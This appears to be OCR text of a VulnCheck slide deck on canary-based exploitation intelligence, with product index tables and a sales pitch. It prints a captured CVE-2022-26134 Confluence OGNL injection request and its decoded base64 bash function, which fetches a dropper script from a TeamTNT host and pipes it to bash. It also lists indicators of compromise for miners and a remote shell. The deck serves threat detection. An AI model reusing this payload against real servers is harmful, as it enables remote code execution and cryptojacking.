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

# Known Exploited Vulnerabilities Reported by VulnCheck Canaries (Source: VulnCheck KEV)



# VulnCheck Canaries — CVEs Not Present on CISA KEV (Source: VulnCheck KEV)




# Detection Improvement Example: CVE-2022-26134 (OGNL Injection in Confluence)

```
GET /$%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27echo%20dnVybCgpIHsKCUlGUz0vIHJlYWQgLXIgcHJvdG8geCBob3N0IHF1ZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMzw%2BIi9kZXYvdGNwLyR7aG9zdH0vJHtQT1JUOi04MH0iCiAgICBlY2hvIC1lbiAiR0VUIC8ke3F1ZXJ5fSBIVFRQLzEuMFxyXG5Ib3N0OiAke2hvc3R9XHJcblxyXG4iID4mMwogICAgKHdoaWxlIHJlYWQgLXIgbDsgZG8gZWNobyA%2BJjIgIiRsIjsgW1sgJGwgPT0gJ1wnJyBdXSAmJiBicmVhazsgZG9uZTsgY2F0IiApIDwmMwogICAgZXhlYyAzPiYtCiAgICB9CiAgICB2dXJsIGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai93LnNofGJhc2gK%7Cbase64%20-d%7Cbash%27%29.start%28%29%22%29%7D/ HTTP/1.1
Host: VC_REDACTED
User-Agent: Mozilla/5.0 zgrab/0.x
Accept: */*
Accept-Encoding: gzip
```

```
GET /${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','echo
dnVybCgpIHsKCUlGUz0vIHJlYWQgLXIgcHJvdG8geCBob3N0IHF1ZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMzw+Ii9kZXYvdGNwLyR7aG9zdH0vJHtQT1JUOi04MH0iCiAgICBlY2hvIC1lbiAiR0VUIC8ke3F1ZXJ5fSBIVFRQLzEuMFxyXG5Ib3N0OiAke2hvc3R9XHJcblxyXG4iID4mMwogICAgKHdoaWxlIHJlYWQgLXIgbDsgZG8gZWNobyA+JjIgIiRsIjsgW1sgJGwgPT0gJ1wnJyBdXSAmJiBicmVhazsgZG9uZTsgY2F0IiApIDwmMwogICAgZXhlYyAzPiYtCiAgICB9CiAgICB2dXJsIGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai93LnNofGJhc2gK|base64 -d|bash').start()")}/ HTTP/1.1
```

```
vu() {
IFS=/ read -r proto x host query <<<"$1"
exec 3<>"/dev/tcp/${host}/${PORT:-80}"
echo -en "GET /${query} HTTP/1.0\r\nHost: ${host}\r\n\r\n" >&3
(while read -r l; do echo >&2 "$l"; [[ $l == $'\r' ]] && break; done && cat ) <&3
exec 3>&-
}
vurl h[xx]p://b[.]9-9-8[.]com/brysj/w.sh|bash
```



# Detection Improvement Example - CVE-2022-26134 (Confluence OGNL Injection) Continued

A Deep Dive into TeamTNT and Spinning YARN

**Indicators of Compromise (IoCs)**
**Identified Malicious Domains and URLs**

Below are the malicious URLs observed in the binaries:


- Domain – **hxxps://9-9-8[.]com**
- Main URL - **hxxps://b[.]9-9-8[.]com/brysj/**
- Dropper URL - **hxxps://b[.]9-9-8[.]com/brysj/w[.]sh**
- Miner URL – **hxxps://b[.]9-9-8[.]com/brysj/d/ar[.]sh**
- Miner URL - **hxxps://b[.]9-9-8[.]com/brysj/m/enbash[.]tar**
- Remote Shell - **hxxps://b[.]9-9-8[.]com/brysj/m/enbio[.]tar**
- Additional URLs – **hxxps://m[.]9-9-8[.]com**

**IPs Involved**

| IP Address | Last Seen |
|---|---|
| 52.223.13.41 | 2024-11-26 |
| 194.36.190.32 | 2024-11-13 |
| 158.160.116.91 | 2024-10-20 |
| 212.233.121.136 | 2024-09-01 |
| 62.113.111.152 | 2024-08-15 |
| 185.208.207.89 | 2024-08-01 |
| 154.38.165.7 | 2024-07-16 |
| 114.114.114.114 | 2024-12-02 |

source: https://isc.sans.edu/diary/31530

- Nowhere in the report does it mention a link to CVE-2022-26134 or other CVEs that TeamTNT may use in their crypto-mining campaigns
- Targets Docker, Redis, YARN, and Confluence, Kubernetes - all commonly used in enterprise environments
- Assigned group in October 2021, last updated in October 2025 on Mitre



# VulnCheck Canary Data

| VulnCheck Index | Details | Product |
|---|---|---|
| **vulncheck-canaries** | **Direct evidence of real-world exploitation attempts observed by VulnCheck's own global network of canaries. Each event links attacks back to specific CVEs, exploit signatures, and source IPs, giving defenders high-confidence intelligence that a vulnerability is actively being targeted in the wild.** | Canary Intelligence |
| **vulncheck-canaries-3d** | **last 3-days of vulncheck-canaries** | Canary Intelligence |
| **vulncheck-canaries-10d** | **last 10-days of vulncheck-canaries** | Canary Intelligence |
| **vulncheck-canaries-30d** | **last 30-days of vulncheck-canaries** | Canary Intelligence |
| **vulncheck-canaries-90d** | **last 90-days of vulncheck-canaries** | Canary Intelligence |
| **ipintel (3d, 10d. 30d, 90d)** | **Addition of Detected Attacks** | IP Intelligence |
| **vulncheck-nvd2** | **Additional of triggered detections as known exploited w/ daily references & canary markers** | Exploit & Vulnerability Intelligence |
| **exploits** | **Additional of triggered detections as known exploited w/ daily references & canary markers** | Exploit & Vulnerability Intelligence |
| **vulncheck-kev** | **Additional of triggered detections as known exploited w/ daily references & canary markers** | VulnCheck Community |

In Summary...

**Verified exploitation, not speculation.**
**Real software, real attacks, real time.**
**Integrated across VulnCheck's ecosystem.**

**Visit**
**https://www.vulncheck.com/product/canary-intelligence**

**Request a Demo**

Contact sales@vulncheck.com

# Questions?